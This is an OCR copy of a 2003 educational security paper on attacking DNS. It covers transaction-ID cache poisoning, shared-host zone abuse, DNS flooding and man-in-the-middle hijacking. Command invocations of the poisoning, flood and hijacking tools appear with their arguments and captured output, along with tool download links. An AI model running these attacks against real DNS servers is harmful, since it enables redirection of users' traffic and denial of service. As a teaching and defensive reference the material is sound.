
Expert Security Associate (ESA) Certification

Sainstitute.org

Attacking the DNS Protocol – Security Paper v2

Wednesday, 29 October 2003

- Typical DNS Attacks
- Cache Poisoning using DNS Transaction ID Prediction
- Example of a Cache Poisoning Attack on a DNS Server
- Example of a Cache Poisoning Attack on a DNS Server
- DNS Vulnerabilities in Shared Host Environments
- Example DNS Flooding – Creating a DNS Denial of Service Attack
- DNS Man in the Middle Attacks DNS Hijacking



Paper Overview

DNS is a heavily used protocol on the Internet yet has numerous security considerations.

This paper whilst containing nothing new on DNS security brings together in one document many strands of DNS security which has been published and reported in many separate publications before. As such this document intends to act as a single point of reference for DNS security.

This paper contains some basic and advanced level attacks.

Attacking the DNS Protocol

DNS stands for Domain Name System and it is used to resolve domain names to IP addresses and vice versa. A DNS server will listen on UDP port 53 for name resolution queries and TCP port 53 for zone transfers which are conducted most typically by other DNS servers. Estimates put DNS as occupying almost 20% of all Internet traffic.

The Berkley Internet Name Service (BIND) is the most common form of DNS server used on the Internet. BIND typically runs on UNIX type systems. The DNS server stores information which it serves out about a particular domain (also referred to as a namespace) in text files called zone files.

A DNS client runs a service called a resolver. The resolver handles all interaction with the DNS server in order to resolve names to IP addresses using what are called records. There are many types of records, but the most common are A, CNAME and MX records.

A client (the resolver) maintains a small amount of local cache which it will refer to first before looking at a local static host's file and then finally the DNS server. The result returned will then be cached by the client for a small period of time.

When a DNS server is contacted for a resolution query, and if it is authoritative (has the answer to the question in its own database) for a particular domain (referred to as a zone) it will return the answer to the client. If it is not authoritative for the domain, the DNS server will contact other name servers and eventually it will get the answer it needs which is passed back to the client. This process is known as recursion.

Additionally the client itself can attempt to contact additional DNS servers to resolve a name. When a client does so, it uses separate and additional queries based on referral answers from servers. This process is known as iteration. Generally recursion is the most common form of resolution used.

Typical DNS Attacks

DNS servers have been attacked and compromised using a number of techniques. Examples include:

- Buffer overflow attacks to gain command level access on the DNS server or to modify zone files.
- Information Disclosure attacks such as zone transfers and obtaining version information.
- Cache poisoning attacks whereby the cache of the DNS is deliberately contaminated by an attacker. This is done using DNS Transaction ID predication or Recursive queries.

Buffer overflow attacks follow the typical network infrastructure mapping and research steps followed by execution of an exploit as outlined previously. Similarly information disclosure attacks have been discussed in the same network infrastructure mapping and research sections.

The advanced and skilled technique of cache poisoning will be discussed next. The assumption is the target DNS server is a BIND server as the majority of DNS servers on the Internet are BIND.

Cache Poisoning using DNS Transaction ID Prediction


When a client in the domain sa.com makes a request to resolve www.microsoft.com the below sequence events will typically occur.

1. The client will contact its configured DNS server and ask for www.microsoft.com to be resolved. This query will contain information about the client's source UDP port, IP address and a DNS transaction ID.

2. The client's DNS server since it is not authoritative for the microsoft.com domain will through recursive queries via the Internet root DNS servers contact the Microsoft DNS server and get an answer for the query.

3. This successful query will then be passed back to the client and this information is cached by both the sa.com name server and the client.

DNS Name Resolution Request



The important things to note here are:

- In step 3 the client will only accept the information returned if the DNS server uses the clients correct source port and address in addition to the correct DNS transaction ID as noted in step 1. These three pieces of information are the only form of authentication used to accept DNS replies.
- The returned www.microsoft.com information is cached by both the client and the server for a specified TTL (time to live) period. If another client was to ask ns1.sa.com to resolve www.microsoft.com during this TTL the name server will return the information from its cache and not ask ns1.microsoft.com

A distinction needs to be made to the transaction ID as used between the client and the name server and the transaction ID as used between name server to name server. These are in fact two different transaction ID's as in essence they are two different requests.

The above steps can be abused by an attacker to place false information in ns1.sa.com's cache. In the below illustration the attacker attempts to correctly guess the transaction ID used during the name server to name server communication stage.


To achieve this an attacker would:

1. Send a large number of resolution requests each spoofed with different source IP information for www.microsoft.com to ns1.sa.com. The logic of sending many requests is that each request will be assigned a unique transaction ID and even though all requests are for the same domain name, each will be processed independently.

2. The ns1.sa.com will send each of these requests to the other DNS servers and eventually ns1.microsoft.com as highlighted at the top of this section. Hence the ns1.sa.com server is awaiting a large number of replies from ns1.microsoft.com.

3. The attacker uses this wait stage to bombard ns1.sa.com with spoofed replies from ns1.microsoft.com stating that www.microsoft.com points to an IP address which is under the attacker's control i.e. false information. Each spoofed reply has a different transaction ID. The attacker hopes to guess the correct transaction ID as used the two name servers.

DNS Poison Attack



If the attacker is successful the false information will be stored in ns1.sa.com's cache. Note this is very much a name server to name server attack which will affect clients who use the target name server with false information.

BIND transactional ID's are in the range of 1-65535.

Recall how three pieces of information are required for the query to be accepted, notably the transaction ID, the source IP and the source port. Knowing the source IP is straight forward as we know the address of the name server to be queried. The source port however presents a challenge.


More often than not BIND will reuse the same source port for queries on behalf of the same client i.e. the BIND name server. Hence, if an attacker is working from an authoritative name server, he can first issue a request for a DNS lookup of a hostname on his server from the target server and when the recursive query packet arrives the source port can be obtained.

It is likely this will be the same source port used when the victim sends the queries for the domain to be hijacked. Examine the below sniffed output of three subsequent queries for different domain names:

```
172.16.1.2.22343 > 128.1.4.100.53
172.16.1.2.22343 > 23.55.3.56.53
172.16.1.2.22343 > 42.14.212.5.53
```

All three queries used source port 22343 while querying four different name servers. This is illustrated in the below diagram.

DNS Poison Attack



BIND versions 4 and 8 use sequential transaction ID's. This means an attacker can easily find the current ID simply by making a query to the server and observing the ID number and be in the knowledge that the next query BIND will make to say another name server will be simply +1 of this value.

BIND version 9 assigns transaction ID's on a random basis and does not send multiple recursive queries for the same domain name.

Example of a Cache Poisoning Attack on a DNS Server

We will examine two scripts which have been released which provide a demonstration of a cache poisoning attack.

Assume our target name server is ns1.sa.com (12.12.12.12) and we wish to poison its cache to believe www.microsoft.com resolves to 10.10.10.10 in the hope that all future queries it will receive for the TTL this information is in the cache will be

directed to this 10.10.10.10. address. We know microsoft.com's DNS server is ns1.microsoft.com (13.13.13.13).

The first of the scripts is called **dns1.pl**[1] and was released as a proof of concept but is modified in our example to obtain the source port of the DNS server. It needs to be run from an authoritative name server which the attacker controls to query the target name server for a hostname for which the attacker's machine is authoritative.
Say in our example the script is running from ns1.happydays.com and the attacker queries the target name server for www.happydays.com:

```
dns1.pl 12.12.12.12 www.happydays.com

source port: 54532
```

Having obtained the source port we run the second script written by Ramon Izaguirre called **hds0.pl**[2] (this script requires the RAW IP Perl Module) which actually executes the attack.

```
./hds0.pl 13.13.13.13 12.12.12.12 54532 www.microsoft.com 10.10.10.10

   (ns1.microsoft.com) (ns1.sa.com) (source port) (spoof targets)
```

To observe if the attack was successful simply query the target name server:

```
dig @12.12.12.12 www.microsoft.com

www.microsoft.com 86400 IN A 10.10.10.10
```

In the above case www.microsoft.com resolves to 10.10.10.10, hence the attack has been successful. Note that if the attack was unsuccessful and the correct IP address for www.microsoft.com was obtained that you will have to wait for the duration of the TTL to expire in the cache before you can try again. Additionally it is likely the domain microsoft.com has more than one DNS server, it is highly likely that it also has an ns2.microsoft.com server. The attacker does not know which of the authoritative DNS servers of the target domain will get queried.

DNS Vulnerabilities in Shared Host Environments

A shared host environment is where one DNS server is shared amongst many users and domains. Domain parking and free DNS services facilities provide this feature whereby a user can add a domain name they have just registered.


This vulnerability is not with any specific DNS server but rather an abuse of the open trust relationship of the Internet DNS system. As such this is very much a architecture flaw than a vulnerability.

Say an attacker using a shared DNS server creates a zone file for the microsoft.com domain and adds relevant A and MX records. Now any user who has the said DNS server configured as primary from a client will when attempting to go to microsoft.com be directed to the records as configured by the client i.e. potentially false information.

This is because as far the DNS server is concerned it is authoritative for the microsoft.com domain and therefore does not need to query the Internet root servers and .com name servers to find the IP address of the primary Microsoft name server as it already has the required information in its zone files. Potentially if the attacker configures MX records all mail destined for the victim and which has the victims MX records queried by the abused name server could be redirected to the attacker.

This attack is illustrated in the below diagram:

DNS Shared Host Vulnerability



Note step 3 whereby the DNS server since it has the information in its zone file does not send further recursive queries. If this information had not been present in its zone files, then the DNS server would have first contacted the Internet root servers and then the .com name servers before asking the question asked to it by the client to the given microsoft.com name server.

Example DNS Flooding – Creating a DNS Denial of Service Attack

DNS servers like other Internet resources are prone to denial of service attacks. Since DNS uses UDP queries for name resolution, meaning a full circuit is never established (as contrasted with TCP) denial of service attacks are almost impossible to trace and block as they are highly spoofable.

To create a denial of service on a DNS server a script such as **dnsflood.pl**[3] can be used simultaneously from multiple machines to starve the server of resources. DNSflood works by sending many thousands of rapid DNS requests, thereby giving the server more traffic than it can handle resulting in slower and slower response times for legitimate requests.

In the below example dnsflood is run from one machine and the DNS server queried from another machine.

First the attacker runs the script:

```
[root@fanta dns]# perl dnsflood.pl 128.1.1.100
attacked: 128.1.1.100...
```

Notice from the below tcpdump sniffed output from the attacking machine the different types of DNS packets sent, each with a different spoofed source port.

```
[root@fanta /root]# tcpdump -vvv -X dst port 53
tcpdump: listening on eth0

18:55:53.618983 42.95.39.205.domain > 128.1.1.100.domain:  35698+[|domain] (ttl 64,
id 1565, len 108)
0x0000   4500 006c 061d 0000 4011 a0d3 2a5f 27cd        E..l....@...*_'.
0x0010   8001 0164 0035 0035 0058 f00f 8b72 0100        ...d.5.5.X...r..
0x0020   0001 0000 0000 0000 3a63 6b6c 7266 6969        ........:cklrfii
0x0030   7363 6d61 7362                                 scmasb
18:55:53.621071 95.10.15.152.domain > 128.1.1.100.domain:  35699+[|domain] (ttl 64,
id 1565, len 109)
0x0000   4500 006d 061d 0000 4011 845c 5f0a 0f98        E..m....@..\_...
0x0010   8001 0164 0035 0035 0059 3fbf 8b73 0100        ...d.5.5.Y?..s..
0x0020   0001 0000 0000 0000 3b63 6b6c 7266 6969        ........;cklrfii
0x0030   7363 6d61 7362                                 scmasb
```

To assess the impact of this attack on performance the attacker from another machine first clears his local cache and then queries the target name server. Clearing the local cache will ensure the resolver gets the information from the server and not locally.

```
D:\>ipconfig /flushdns

Windows IP Configuration

Successfully flushed the DNS Resolver Cache.

D:\>nslookup
DNS request timed out.
    timeout was 2 seconds.
*** Can't find server name for address 128.1.1.100: Timed out
*** Default servers are not available
Default Server:  UnKnown
Address:  128.1.1.100

> ms2.sa.com
Server:  UnKnown
Address:  128.1.1.100

DNS request timed out.
    timeout was 2 seconds.
DNS request timed out.
    timeout was 2 seconds.
*** Request to UnKnown timed-out
> ms3.sa.com
Server:  UnKnown
Address:  128.1.1.100

DNS request timed out.
    timeout was 2 seconds.
Name:    ms3.sa.com
Address:  128.1.47.1

> exit
```

The attacker then stops the attack and then once again from another machine queries the target name server after once again clearing the cache.

```
D:\>ipconfig /flushdns

Windows IP Configuration

Successfully flushed the DNS Resolver Cache.
```

```
D:\>nslookup
Default Server:  ns1.sa.com
Address:  128.1.1.100

> ms2.rhs.net
Server:  ns1.sa.com
Address:  128.1.1.100

Name:    ms2.sa.com
Address:  128.1.23.8

> exit
```


Notice the distinction between the queries conducted during the attack and after the attack was stopped. It seems evident the attack had a performance impact on the server. If this attack was multiplied from a number of machines then the impact would be even greater.

DNS Man in the Middle Attacks – DNS Hijacking

If an attacker is able to insert himself between the client and the DNS server he may be able to intercept replies to client name resolution queries and send false information mapping addresses to incorrect addresses. This type of attack is very much a race condition, in that the attacker needs to get his reply back to the client before the legitimate server does. The odds may be stacked in the favour of the client as a number of recursive queries may need to be made and the attacker may be able to slow the client's primary DNS server down by using a denial of service attack.

This attack is illustrated in the below diagram:

Figure 5.8 – DNS Man in the Middle Attack



The diagram above shows:

1. The attacker places himself between the client and name server
2. The client makes a DNS request for resolution of www.microsoft.com
3. This request is intercepted by the attacker who replies with false information
4. The DNS server replies with the correct information

Once again this is a race condition, the winner will be the first packet which hits the client.

To execute this attack a tool called **DNS Hijacker**[4] is used and run on the attackers man in the middle machine. DNS Hijacker uses a fabrication table to store the falsified information to be returned. The below table shows the hostname ms2.sa.com configured to reply with a address of 10.10.10.10. The actual address for ms2.sa.com as configured by the DNS administrator is 128.1.23.8.

```
[root@fanta dnshijacker]# more ftable
10.10.10.10     ms2.sa.com
```

Next the attacker starts the DNS Hijacker program as shown below:

```
[root@fanta dnshijacker]# dnshijacker -f ftable udp src or dst port 53

[dns hijacker v1.2 ]

sniffing on:       eth0
using filter:      udp dst port 53 and udp src or dst port 53
fabrication table: ftable



dns activity:      128.1.4.232:1027 > 128.1.1.100:53  [ms2.sa.com = ?]
spoofing answer:   128.1.1.100:53 > 128.1.4.232:1027  [ms2.sa.com =
10.10.10.10]
```

Notice the first request asking for resolution of ms2.sa.com and the spoofed answer returned by the attacker of 10.10.10.10. Below from the client side this information is accepted:

```
[root@fanta init.d]# nslookup
Default Server:  [128.1.1.100]
Address:  128.1.1.100

> ms2.sa.com
Server:  [128.1.1.100]
Address:  128.1.1.100

Name:    ms2.sa.com
Address:  10.10.10.10
```

The incorrect information is returned to the client and accepted as valid. DNS hijacker has a –d option with which all DNS requests intercepted will be returned false information.

Document References and Credits

[1] - http://www.rnp.br/cais/alertas/2002/cais-ALR-19112002a.html
[2] - http://www.securityfocus.com/guest/17905

Tools Used

The below tools were used in this document and can be downloaded from the Security Associates Institute's website. These are Open Source tools not written by the Institute and are provided for download "as is" and full respect provided to the authors of these tools. Read the README file of each distribution or the source code for authors information.

Dns1.pl[1] – http://www.sainstitute.org/articles/tools/Dns1.pl
Hds0.pl[2] – http://www.sainstitute.org/articles/tools/Hds0.pl
Dnsflood.pl[3] – http://www.sainstitute.org/articles/tools/Dnsflood.pl
DNS Hijacker[4] – http://www.sainstitute.org/articles/tools/DNS Hijacker